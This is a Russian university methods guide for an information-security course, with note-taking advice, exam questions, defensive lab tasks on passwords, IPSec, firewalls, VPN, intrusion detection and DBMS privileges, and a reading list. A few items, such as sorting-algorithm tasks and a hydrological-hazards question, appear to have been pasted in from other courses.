### ***Выполнение лабораторных занятий по дисциплине «Информационная безопасность автоматизированных и телекоммуникационных систем»***

На первом занятии получите у преподавателя задания по курсу, планы подготовки к практическим занятиям. Обзаведитесь всем необходимым методическим обеспечением.

Перед лабораторными занятиями изучите теорию вопроса, предполагаемого к исследованию, ознакомьтесь с опытом других исследователей в этом направлении.

Целью лабораторных занятий является:

- закрепление методов приложения теории к решению практических задач анализа и синтеза психологического знания;
- проверка уровня понимания студентами вопросов, рассмотренных на лекциях и по учебной литературе, степени и качества усвоения материала;
- обучение навыкам освоения методики эксперимента и работы с нормативно-справочной литературой;
- восполнение пробелов в пройденной теоретической части курса и оказание помощи в его усвоении.

### ***3.2 Методические рекомендации по конспектированию первоисточников***

Изучение и анализ литературных источников является обязательным видом самостоятельной работы студентов. Изучение литературы по избранной теме имеет своей задачей проследить характер постановки и решения определенной проблемы различными авторами, аргументацию их выводов и обобщений, провести анализ и систематизировать полученный материал на основе собственного осмысления с целью выяснения современного состояния вопроса.

Проработка отобранного материала обязательно должна идти с одновременным ведением записей прочитанного и своих замечаний. Запись может иметь как форму конспекта, так и выписок, а также картотеку положений, тезисов, идей, методик, что в дальнейшем облегчит классификацию и систематизацию полученного материала. Такого рода записи являются лучшим способом накопления и первичной обработки материала, одной из обязательных форм организации умственного труда.

**Планом** удобно пользоваться при подготовке к устному выступлению по выбранной теме. Каждый пункт плана должен раскрывать одну из сторон избранной темы, а весь план должен охватывать ее целиком.

**Тезисы** предполагают сжатое изложение основных положений текста в форме утверждения или отрицания. Они являются более совершенной формой записей и представляют основу для дискуссии. К тому же их легко запомнить.

**Конспектирование** – процесс мысленной переработки и письменной фиксации информации, в виде краткого изложения основного содержания, смысла какого-либо текста.

Результат конспектирования – запись, позволяющая конспектирующему немедленно или через некоторый срок с нужной полнотой восстановить полученную информацию. Конспект в переводе с латыни означает «обзор». По существу его и составлять надо как обзор, содержащий основные мысли текста без подробностей и второстепенных деталей. Конспект носит индивидуализированный характер: он рассчитан на самого автора и поэтому может оказаться малопонятным для других.

Для того чтобы осуществлять этот вид работы, в каждом конкретном случае необходимо грамотно решить следующие задачи:

1. Сориентироваться в общей композиции текста (уметь определить вступление, основную часть, заключение).
2. Увидеть логико-смысловую канву сообщения, понять систему изложения автором информации в целом, а также ход развития каждой отдельной мысли.
3. Выявить «ключевые» мысли, т. е. основные смысловые вехи, на которые «нанизано» все содержание текста.
4. Определить детализирующую информацию.
5. Лаконично сформулировать основную информацию, не перенося на письмо все целиком и дословно.

Во всяком научном тексте содержится информация 2-х видов: основная и вспомогательная. Основной является информация, имеющая наиболее существенное значение для раскрытия содержания темы или вопроса. К ней относятся: определения научных понятий, формулировки законов, теоретических принципов и т. д. Назначение вспомогательной информации – помочь читателю лучше усвоить предлагаемый материал. К этому типу информации относятся разного рода комментарии. Основную – записываем как можно полнее, вспомогательную, как правило, опускаем. Содержание конспектирования составляет переработка основной информации в целях ее обобщения и сокращения. Обобщить – значит представить ее в более общей, схематической форме, в виде тезисов, выводов, отдельных заголовков, изложения основных результатов и т. п. Читая, мы интуитивно используем некоторые слова и фразы в качестве опорных. Такие опорные слова и фразы называются ключевыми. Ключевые слова и фразы несут основную смысловую и эмоциональную нагрузку содержания текста.

Выбор ключевых слов – это первый этап смыслового свертывания, смыслового сжатия материала.

Важными требованиями к конспекту являются наглядность и обозримость записей и такое их расположение, которое давало бы возможность уяснить логические связи и иерархию понятий.

**По форме конспекты подразделяются на формализованные и графические.**

**1. Формализованные** (все записи вносятся в заранее подготовленные таблицы).

Это удобно, во-первых, при конспектировании материалов, когда перечень характеристик описываемых предметов или явлений более или менее постоянен, во-вторых, при подготовке единого конспекта по нескольким источникам. Особенно если есть необходимость сравнения отдельных данных. Разновидностью формализованного конспекта является запись, составленная в форме ответов на заранее подготовленные вопросы, обеспечивающие исчерпывающие характеристики однотипных предметов или явлений.

**2. Графические** (элементы конспектируемой работы располагаются в таком виде, при котором видна иерархия понятий и взаимосвязь между ними).

По каждой работе может быть не один, а несколько графических конспектов, отображающих книгу в целом и отдельные ее части. Ведение графического конспекта - наиболее совершенный способ изображения внутренней структуры книги, а сам этот процесс помогает усвоению ее содержания.

Можно выделить следующие основные **типы конспектов: плановый, текстуальный, сводный, тематический.**

**Плановый** – легко получить с помощью предварительно сделанного плана произведения, каждому вопросу плана отвечает определенная часть конспекта:

а) вопросно-ответный (на пункты плана, выраженные в вопросительной форме, конспект дает точные ответы);

б) схематичный плановый конспект (отражает логическую структуру и взаимосвязь отдельных положений).

**Текстуальный** – это конспект, созданный в основном из цитат.

**Сводный конспект** – сочетает выписки, цитаты, иногда тезисы; часть его текста может быть снабжена планом.

**Тематический** – дает более или менее исчерпывающий ответ (в зависимости из числа привлеченных источников и другого материала, например, своих же записей) на поставленный вопрос – тему: обзорный; хронологический.

Роль конспекта – чисто учебная: он помогает зафиксировать основные понятия и положения первичного текста и в нужный момент их воспроизвести, например, при написании реферата или подготовке к зачету.

**Способы конспектирования.**

- **Тезисы** – это кратко сформулированные основные мысли, положения изучаемого материала. Тезисы лаконично выражают суть читаемого, дают возможность раскрыть содержание. Приступая к освоению записи в виде тезисов, полезно в самом тексте отмечать места, наиболее четко формулирующие основную мысль, которую автор доказывает (если, конечно, это не библиотечная книга). Часто такой отбор облегчается шрифтовым выделением, сделанным в самом тексте.

- **Линейно-последовательная запись текста.** При конспектировании линейно – последовательным способом целесообразно использование плакатно-оформительских средств, которые включают в себя следующие:

- сдвиг текста конспекта по горизонтали, по вертикали;
- выделение жирным (или другим) шрифтом особо значимых слов;
- использование различных цветов;
- подчеркивание;
- заключение в рамку главной информации.

- **Способ «вопросов – ответов».** Он заключается в том, что, поделив страницу тетради пополам вертикальной чертой, конспектирующий в левой части страницы самостоятельно формулирует вопросы или проблемы, затронутые в данном тексте, а в правой части дает ответы на них.

Одна из модификаций способа «вопросов – ответов» - таблица, где место вопроса занимает формулировка проблемы, поднятой автором (лектором), а место ответа – решение данной проблемы. Иногда в таблице могут появиться и дополнительные графы: например, «мое мнение» и т. п.

- **Схема с фрагментами** – способ конспектирования, позволяющий ярче выявить структуру текста, - при этом фрагменты текста (опорные слова, словосочетания, пояснения всякого рода) в сочетании с графикой помогают созданию рационально - лаконичного конспекта.

- **Простая схема** – способ конспектирования, близкий к схеме с фрагментами, объяснений к которой конспектирующий не пишет, но должен уметь давать их устно.

Этот способ требует высокой квалификации конспектирующего. В противном случае такой конспект нельзя будет использовать.

- **Параллельный способ** конспектирования. Конспект оформляется на двух листах параллельно или один лист делится вертикальной чертой пополам и записи делаются в правой и в левой части листа.

*Однако* лучше использовать разные способы конспектирования для записи одного и того же материала.

**Комбинированный конспект** – вершина овладения рациональным конспектированием. При этом умело используются все перечисленные способы, сочетая их в одном конспекте (один из видов конспекта свободно перетекает в другой в зависимости от конспектируемого текста, от желания и умения конспектирующего). Именно при комбинированном конспекте более всего проявляется уровень подготовки и индивидуальность студента.

### **Принципы составления конспекта прочитанного.**

1. Записать все выходные данные источника: автор, название, год и место издания. Если текст взят из периодического издания (газеты или журнала), то записать его название, год, месяц, номер, число, место издания.
2. Выделить поля слева или справа, можно с обеих сторон. Слева на полях отмечаются страницы оригинала, структурные разделы статьи или книги (названия параграфов, подзаголовки и т. п.), формулируются основные проблемы. Справа – способы фиксации прочитанной информации.

Один из видов чтения – углубленное – предполагает глубокое усвоение прочитанного и часто сохранение информации в целях последующего обращения к ней. Эффективность такого чтения повышается, если прочитанное зафиксировано не только в памяти, но и на бумаге. Психологи утверждают, что записанное лучше и полнее усваивается, прочнее откладывается в памяти. Установлено, что если прочитать 1000 слов и затем записать 50, подытоживающих прочитанное, то коэффициент усвоения будет выше, чем, если прочитать 10000 слов, не записав ни одного. Кроме того, при записи прочитанного формируется навык свертывания информации. И, наконец, чередование чтения и записывания уменьшает усталость, повышает работоспособность и производительность умственного труда.

#### *1. Резюмирование.*

Резюме – краткий итог прочитанного, содержащий его оценку. Резюме характеризует основные выводы книги, главные итоги.

Выбор языковых средств для построения резюме-выводов подчинен основной задаче свертывания информации: минимум языковых средств – максимум информации. Это обычно одно – три четких, кратких, выразительных предложения, раскрывающих, по мнению автора, самую суть описываемого объекта.

#### *2. Аннотация.*

Аннотация – краткая обобщенная характеристика печатной работы (книги, статьи), включающая иногда и его оценку. Это наикратчайшее изложение содержания первичного документа, дающее общее представление о теме.

Основное ее назначение – дать некоторое представление о книге (статье, научной работе) с тем, чтобы рекомендовать ее определенному кругу читателей или воспользоваться своими записями при выполнении работы исследовательского, реферативного характера. Поэтому аннотации не требуются изложения содержания произведения, в ней лишь перечисляются вопросы, которые освещены в первоисточнике (содержание этих вопросов не раскрывается). Аннотация отвечает на вопрос: «О чем говорится в первичном тексте?», дает представление только о главной теме и перечне вопросов, затрагиваемых в тексте первоисточника.

Текст аннотации не стандартизирован. В научной литературе можно встретить различные требования к составлению аннотаций. Например, текст справочной аннотации может включать следующие сведения:

- тип и название аннотируемого документа (монография, диссертация, сборник, статья и т. п.)
- задачи, поставленные автором аннотируемого документа
- метод, которым пользовался автор (эксперимент, сравнительный анализ, компиляция других источников)
- принадлежность автора к определенной научной школе или направлению
- структуру аннотируемого документа
- предмет и тему произведения, основные положения и выводы автора
- характеристику вспомогательных иллюстративных материалов, дополнений, приложений, справочного аппарата, включая указатели и библиографию.

### **Вопросы для собеседования по лабораторным работам**

1. Информация, информационные технологии и автоматизированные системы.
2. Система управления базами данных.
3. Цикл функционирования автоматизированных систем.
4. Структура и классификация автоматизированных информационных систем.
5. Виды обеспечения автоматизированных информационных систем.
6. Классификация и управление активами (ГОСТ Р ИСО/МЭК 19977-2005). Активы, связанные с информационными системами.
7. Объекты защиты в АСЗИ (ГОСТ Р 51624-2000). Идентификация объектов защиты.
8. Понятие угроз безопасности, их классификация и идентификация. ГОСТ 51275-99.
9. Методы оценивания угроз в АИС.
10. Нарушения безопасности компьютерных систем и изъяны защиты.
11. Обзор стандартов информационной безопасности в области построения защищенных информационных систем (ГОСТ Р 51583-2000, ГОСТ Р 51624-2000, ГОСТ Р ИСО/МЭК 17799, ГОСТ Р ИСО/МЭК 13335, ГОСТ Р ИСО/МЭК 15408).
12. Руководящие документы Гостехкомиссии России (показатели защищенности СВТ от НСД, требования к защищенности АС, классы защищенности АС ).
13. Аутентификация, авторизация и администрирование действий пользователей.
14. Методы аутентификации, использующие пароли.
15. Строгая аутентификация.
16. Биометрическая аутентификация пользователя.
17. Управление доступом по схеме однократного входа с авторизацией Single Sign-On.
18. Управление идентификацией и доступом.
19. Основные понятия криптографической защиты информации.
20. Симметричные и асимметричные криптосистемы шифрования.
21. Электронная цифровая подпись.
22. Управление криптоключами.

23. Инфраструктура управления открытыми ключами PKI.
24. Применение криптографических средств защиты информации в автоматизированных системах.
25. Понятие целостности данных и общая характеристика методов и механизмов обеспечения целостности данных.
26. Дискреционная модель обеспечения целостности данных Кларка-Вильсона. Мандатная модель К.Биба.
27. Транзакционная парадигма коллективной (одновременной) обработки данных в клиент-серверных системах.
28. Технологии обеспечения целостности данных в автоматизированных информационных системах.
29. Резервирование, архивирование и журнализация данных.
30. Организационные, технологические и программно-технические принципы политики резервирования и архивирования БД.
31. Программно-техническая структура систем репликации данных.
32. Функции межсетевых экранов.
33. Особенности функционирования межсетевых экранов на различных уровнях модели OSI.
34. Схемы сетевой защиты на базе межсетевых экранов.
35. Современные межсетевые экраны и тенденции их развития.
36. Концепция построения виртуальных защищенных сетей VPN.
37. Современные отечественные VPN-продукты.
38. Особенности удаленного доступа.
39. Организация защищенного удаленного доступа.
40. Протокол Kerberos.
41. Системы обнаружения и предотвращения вторжений.
42. Обнаружение вторжений системой IPS.
43. Обнаружение и предотвращение вторжений в автоматизированных информационных системах.
44. Классификация вредоносных программ.
45. Основы работы антивирусных программ.
46. Защита корпоративной сети от воздействия вредоносных программ и вирусов.
47. Современные антивирусные программы и тенденции их развития.
48. Угрозы безопасности баз данных. Требования безопасности баз данных.
49. Угрозы целостности БД. Способы противодействия.
50. Угрозы конфиденциальности информации. Средства идентификации и аутентификации в СУБД. Средства управления доступом.
51. Аудит безопасности СУБД
52. Задачи управления информационной безопасностью.
53. Архитектура управления информационной безопасностью АИС.
54. Функционирование системы управления информационной безопасностью АИС.
55. Аудит и мониторинг безопасности АИС.
56. Современные системы управления безопасностью.
57. Защита от гидрологических опасностей

### **Комплект разноуровневых задач и заданий**

#### **1. Тема 5. Угрозы безопасности в автоматизированных системах**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 9) Перечислить виды атак на пароли.
- 10) Перечислить критерии стойкости парольной защиты.

- 11) Перечислить и охарактеризовать методы противостояния атаке полным перебором.
- 12) Охарактеризовать влияние длины пароля на вероятность раскрытия.
- 13) Сформировать рекомендации по составлению паролей.
- 14) Перечислить типы угроз безопасности парольных систем.

**Задания повышенного уровня:**

15) Определить минимальную длину пароля, алфавит которого состоит из 10 символов, время перебора которого было не меньше 10 лет.

- 16) Определить время перебора всех паролей, состоящих из 6 цифр

**2. Тема 6. Криптографическая защита информации.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

17) Сформулировать роль и место протокола IPSec в системах криптографической защиты информации.

- 18) Перечислить протоколы семейства IPSec.

- 19) Перечислить средства настройки IPSec в Windows.

- 20) Создание правил и фильтров для политики безопасности.

- 21) Сформулировать возможные методы проверки подлинности IPSec.

- 22) Перечислить возможные места хранения назначенных политик безопасности

**Задания повышенного уровня:**

- 23) Смоделировать в эмуляторе сети макет сети с реализацией IPSec

24) Смоделировать и исследовать в эмуляторе сети процесс обмена информацией при использовании IPSec.

**3. Тема 10. Межсетевое экранирование.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 25) Опишите утилиту ping, методы и случаи ее применения.

- 26) Описать данные, полученные о компьютере с помощью XSpider

- 27) Опишите типы уязвимостей компьютерных систем

28) Как можно предотвратить появление таких уязвимостей с помощью изученных средств?

- 29) Описать известные типы МСЭ и отличия между ними.

**Задания повышенного уровня:**

- 30) Смоделировать и исследовать в эмуляторе модель сети с одним МСЭ

- 31) Смоделировать и исследовать в эмуляторе модель сети с двумя МСЭ и DMZ.

**4. Тема 11. Виртуальные защищенные сети VPN.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 32) Смоделировать и исследовать в РТ структуру двухточечной сети.

- 33) Сформулировать требования к оборудованию для реализации GRE.

- 34) Перечислить основные этапы конфигурирования GRE.

- 35) Синтаксис команд для включения GRE туннеля в Cisco IOS.

- 36) Реализация защищенного GRE туннеля с использованием IPSec.

**Задания повышенного уровня:**

- 37) Настроить статическую маршрутизацию при использовании GRE.

- 38) Настроить динамическую маршрутизацию при использовании GRE..

**5. Тема 12. Защита удаленного доступа.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 39) Смоделировать и исследовать РТ распределенную сеть на основе протокола PPP.

- 40) Настроить аутентификацию PPP CHAP.

41) Перечислить этапы базовой настройки безопасности на маршрутизаторах при реализации протокола PPP.

- 42) Настроить инкапсуляцию PPP.
- 43) Перечислить отличия HDLC и PPP.
- 44) Перечислить поля кадров HDLC и PPP

**Задания повышенного уровня:**

45) Сформулировать признаки того, что на канале последовательной связи настроена несоответствующая инкапсуляция.

46) Сформулировать признаки того, что на канале последовательной связи настроена несоответствующая аутентификация.

**6. Тема 13. Обнаружение и предотвращение вторжений.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 47) Этапы и средства реализации атак. Классификация атак.
- 48) Таксономия систем обнаружения атак.
- 49) Совместное применение систем обнаружения атак и других средств защиты.
- 50) Методы обнаружения аномалий: статистический анализ, нейросетевые методы, анализ изменения критических параметров во времени.
- 51) Анализ журналов регистрации и сетевого трафика.
- 52) Анализ заголовков, процессов, сервисов и портов.

**Задания повышенного уровня:**

- 53) Настроить NetFlow на маршрутизаторе.
- 54) Перечислить семь основных полей, используемых первоначальным протоколом NetFlow для различения потоков данных.

**7. Тема 14. Защита от вредоносных программ и спама**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 55) Сформулировать алгоритм сигнатурного поиска вредоносного ПО.
- 56) Сформулировать алгоритм эвристического поиска вредоносного ПО.
- 57) Сформулировать алгоритм работы веб-сканера антивируса
- 58) Сформулировать алгоритм работы почтового сканера антивируса.
- 59) Разработать и осуществить эмпирический анализ алгоритма сортировки простыми вставками.

60) Разработать и осуществить эмпирический анализ алгоритма бинарной сортировки.

**Задания повышенного уровня:**

- 61) Разработать алгоритм быстрой сортировки двумерного массива и осуществить математический анализ.
- 62) Разработать алгоритм пирамидальной сортировки двумерного массива и осуществить математический анализ.

**8. Тема 15. Защита информации в СУБД.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 63) Перечислить состав СУБД MySQL.
- 64) Сформулировать понятие привилегии и ее предназначения.
- 65) Перечислить опции команды mysqld.
- 66) Пояснить структуру таблицы User.
- 67) Пояснить алгоритм добавления нового пользователя в MySQL.
- 68) Пояснить структуру таблицы Db.

**Задания повышенного уровня:**

- 69) Перечислить типы переменных в MySQL.
- Разработать модель базы данных с заданными привилегиями пользователя

*Методические указания для подготовки к зачету*  
Теоретические вопросы

1. Информация, информационные технологии и автоматизированные системы.
2. Система управления базами данных.
3. Цикл функционирования автоматизированных систем.
4. Структура и классификация автоматизированных информационных систем.
5. Виды обеспечения автоматизированных информационных систем.
6. Классификация и управление активами (ГОСТ Р ИСО/МЭК 19977-2005). Активы, связанные с информационными системами.
7. Объекты защиты в АСЗИ (ГОСТ Р 51624-2000). Идентификация объектов защиты.
8. Понятие угроз безопасности, их классификация и идентификация. ГОСТ 51275-99.
9. Методы оценивания угроз в АИС.
10. Нарушения безопасности компьютерных систем и изъяны защиты.
11. Обзор стандартов информационной безопасности в области построения защищенных информационных систем (ГОСТ Р 51583-2000, ГОСТ Р 51624-2000, ГОСТ Р ИСО/МЭК 17799, ГОСТ Р ИСО/МЭК 13335, ГОСТ Р ИСО/МЭК 15408).
12. Руководящие документы Гостехкомиссии России (показатели защищенности СВТ от НСД, требования к защищенности АС, классы защищенности АС ).
13. Аутентификация, авторизация и администрирование действий пользователей.
14. Методы аутентификации, использующие пароли.
15. Строгая аутентификация.
16. Биометрическая аутентификация пользователя.
17. Управление доступом по схеме однократного входа с авторизацией Single Sign-On.
18. Управление идентификацией и доступом.
19. Основные понятия криптографической защиты информации.
20. Симметричные и асимметричные криптосистемы шифрования.
21. Электронная цифровая подпись.
22. Управление криптоключами.
23. Инфраструктура управления открытыми ключами PKI.
24. Применение криптографических средств защиты информации в автоматизированных системах.
25. Понятие целостности данных и общая характеристика методов и механизмов обеспечения целостности данных.
26. Дискреционная модель обеспечения целостности данных Кларка-Вильсона. Мандатная модель К.Биба.
27. Транзакционная парадигма коллективной (одновременной) обработки данных в клиент-серверных системах.
28. Технологии обеспечения целостности данных в автоматизированных информационных системах.
29. Резервирование, архивирование и журнализация данных.
30. Организационные, технологические и программно-технические принципы политики резервирования и архивирования БД.
31. Программно-техническая структура систем репликации данных.
32. Функции межсетевых экранов.
33. Особенности функционирования межсетевых экранов на различных уровнях модели OSI.
34. Схемы сетевой защиты на базе межсетевых экранов.
35. Современные межсетевые экраны и тенденции их развития.
36. Концепция построения виртуальных защищенных сетей VPN.
37. Современные отечественные VPN-продукты.
38. Особенности удаленного доступа.
39. Организация защищенного удаленного доступа.
40. Протокол Kerberos.
41. Системы обнаружения и предотвращения вторжений.

42. Обнаружение вторжений системой IPS.
43. Обнаружение и предотвращение вторжений в автоматизированных информационных системах.
44. Классификация вредоносных программ.
45. Основы работы антивирусных программ.
46. Защита корпоративной сети от воздействия вредоносных программ и вирусов.
47. Современные антивирусные программы и тенденции их развития.
48. Угрозы безопасности баз данных. Требования безопасности баз данных.
49. Угрозы целостности БД. Способы противодействия.
50. Угрозы конфиденциальности информации. Средства идентификации и аутентификации в СУБД. Средства управления доступом.
51. Аудит безопасности СУБД
52. Задачи управления информационной безопасностью.
53. Архитектура управления информационной безопасностью АИС.
54. Функционирование системы управления информационной безопасностью АИС.
55. Аудит и мониторинг безопасности АИС.
56. Современные системы управления безопасностью.
57. Защита от гидрологических опасностей

#### Практические задания

##### **1. Тема 5. Угрозы безопасности в автоматизированных системах**

###### ***Типовые задачи (всего 8 заданий):***

###### ***Задания базового уровня:***

- 70) Перечислить виды атак на пароли.
- 71) Перечислить критерии стойкости парольной защиты.
- 72) Перечислить и охарактеризовать методы противостояния атаке полным перебором.
- 73) Охарактеризовать влияние длины пароля на вероятность раскрытия.
- 74) Сформировать рекомендации по составлению паролей.
- 75) Перечислить типы угроз безопасности парольных систем.

###### ***Задания повышенного уровня:***

- 76) Определить минимальную длину пароля, алфавит которого состоит из 10 символов, время перебора которого было не меньше 10 лет.
- 77) Определить время перебора всех паролей, состоящих из 6 цифр

##### **2. Тема 6. Криптографическая защита информации.**

###### ***Типовые задачи (всего 8 заданий):***

###### ***Задания базового уровня:***

- 78) Сформулировать роль и место протокола IPSec в системах криптографической защиты информации.
- 79) Перечислить протоколы семейства IPSec.
- 80) Перечислить средства настройки IPSec в Windows.
- 81) Создание правил и фильтров для политики безопасности.
- 82) Сформулировать возможные методы проверки подлинности IPSec.
- 83) Перечислить возможные места хранения назначенных политик безопасности

###### ***Задания повышенного уровня:***

- 84) Смоделировать в эмуляторе сети макет сети с реализацией IPSec
- 85) Смоделировать и исследовать в эмуляторе сети процесс обмена информацией при использовании IPSec.

##### **3. Тема 10. Межсетевое экранирование.**

###### ***Типовые задачи (всего 8 заданий):***

###### ***Задания базового уровня:***

- 86) Опишите утилиту ping, методы и случаи ее применения.

- 87) Описать данные, полученные о компьютере с помощью XSpider
- 88) Опишите типы уязвимостей компьютерных систем
- 89) Как можно предотвратить появление таких уязвимостей с помощью изученных средств?

90) Описать известные типы МСЭ и отличия между ними.

**Задания повышенного уровня:**

- 91) Смоделировать и исследовать в эмуляторе модель сети с одним МСЭ
- 92) Смоделировать и исследовать в эмуляторе модель сети с двумя МСЭ и DMZ.

**4. Тема 11. Виртуальные защищенные сети VPN.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 93) Смоделировать и исследовать в РТ структуру двухточечной сети.
- 94) Сформулировать требования к оборудованию для реализации GRE.
- 95) Перечислить основные этапы конфигурирования GRE.
- 96) Синтаксис команд для включения GRE туннеля в Cisco IOS.
- 97) Реализация защищенного GRE туннеля с использованием IPSec.

**Задания повышенного уровня:**

- 98) Настроить статическую маршрутизацию при использовании GRE.
- 99) Настроить динамическую маршрутизацию при использовании GRE..

**5. Тема 12. Защита удаленного доступа.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 100) Смоделировать и исследовать РТ распределенную сеть на основе протокола PPP.
- 101) Настроить аутентификацию PPP CHAP.
- 102) Перечислить этапы базовой настройки безопасности на маршрутизаторах при реализации протокола PPP.
- 103) Настроить инкапсуляцию PPP.
- 104) Перечислить отличия HDLC и PPP.
- 105) Перечислить поля кадров HDLC и PPP

**Задания повышенного уровня:**

- 106) Сформулировать признаки того, что на канале последовательной связи настроена несоответствующая инкапсуляция.
- 107) Сформулировать признаки того, что на канале последовательной связи настроена несоответствующая аутентификация.

**6. Тема 13. Обнаружение и предотвращение вторжений.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 108) Этапы и средства реализации атак. Классификация атак.
- 109) Таксономия систем обнаружения атак.
- 110) Совместное применение систем обнаружения атак и других средств защиты.
- 111) Методы обнаружения аномалий: статистический анализ, нейросетевые методы, анализ изменения критических параметров во времени.
- 112) Анализ журналов регистрации и сетевого трафика.
- 113) Анализ заголовков, процессов, сервисов и портов.

**Задания повышенного уровня:**

- 114) Настроить NetFlow на маршрутизаторе.
- 115) Перечислить семь основных полей, используемых первоначальным протоколом NetFlow для различения потоков данных.

**7. Тема 14. Защита от вредоносных программ и спама**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 116) Сформулировать алгоритм сигнатурного поиска вредоносного ПО.

- 117) Сформулировать алгоритм эвристического поиска вредоносного ПО.
- 118) Сформулировать алгоритм работы веб-сканера антивируса
- 119) Сформулировать алгоритм работы почтового сканера антивируса.
- 120) Разработать и осуществить эмпирический анализ алгоритма сортировки простыми вставками.
- 121) Разработать и осуществить эмпирический анализ алгоритма бинарной сортировки.

**Задания повышенного уровня:**

- 122) Разработать алгоритм быстрой сортировки двумерного массива и осуществить математический анализ.
- 123) Разработать алгоритм пирамидальной сортировки двумерного массива и осуществить математический анализ.

**8. Тема 15. Защита информации в СУБД.**

**Типовые задачи (всего 8 заданий):**

**Задания базового уровня:**

- 124) Перечислить состав СУБД MySQL.
- 125) Сформулировать понятие привилегии и ее предназначения.
- 126) Перечислить опции команды mysqld.
- 127) Пояснить структуру таблицы User.
- 128) Пояснить алгоритм добавления нового пользователя в MySQL.
- 129) Пояснить структуру таблицы Db.

**Задания повышенного уровня:**

- 130) Перечислить типы переменных в MySQL.
- Разработать модель базы данных с заданными привилегиями пользователя

**Список рекомендуемой литературы**

*1. Основная литература*

Бондарев, В. В. Введение в информационную безопасность автоматизированных систем : учебное пособие / В. В. Бондарев. — 2-е изд. — Москва : МГТУ им. Баумана, 2018. — 250 с. — ISBN 978-5-7038-4899-9. — Текст : электронный // Лань : электронно-библиотечная система. — URL: <https://e.lanbook.com/book/172839>

Нестеров, С. А. Основы информационной безопасности : учебное пособие / С. А. Нестеров. — 5-е изд., стер. — Санкт-Петербург : Лань, 2022. — 324 с. — ISBN 978-5-8114-4067-2. — Текст : электронный // Лань : электронно-библиотечная система. — URL: <https://e.lanbook.com/book/206279>

*2. Дополнительная литература*

Сердюк, В. А. Организация и технологии защиты информации : обнаружение и предотвращение информационных атак в автоматизированных системах предприятий / В.А. Сердюк. - Москва : Издательский дом Высшей школы экономики, 2015. - 574 с. - ISBN 978-5-7598-0698-1

*3. Методическая литература:*

Методические рекомендации по организации и проведению самостоятельной работы студентов по учебной дисциплине ««Информационная безопасность автоматизированных и телекоммуникационных систем»».

Методические рекомендации по выполнению лабораторных работ по учебной дисциплине ««Информационная безопасность автоматизированных и телекоммуникационных систем»»

Методические рекомендации по выполнению практических работ по учебной дисциплине ««Информационная безопасность автоматизированных и телекоммуникационных систем»».

Методические рекомендации по выполнению по выполнению курсовых работ (проектов) по учебной дисциплине ««Информационная безопасность автоматизированных и телекоммуникационных систем»».

#### *4. Интернет-ресурсы*

1. [www.biblioclub.ru](http://www.biblioclub.ru) - Электронная библиотечная система «Университетская библиотека онлайн»
2. [www.eLibrary.ru](http://www.eLibrary.ru) - Научная электронная библиотека
3. [www.iprbookshop.ru](http://www.iprbookshop.ru) - Электронно-библиотечная система IPRbooks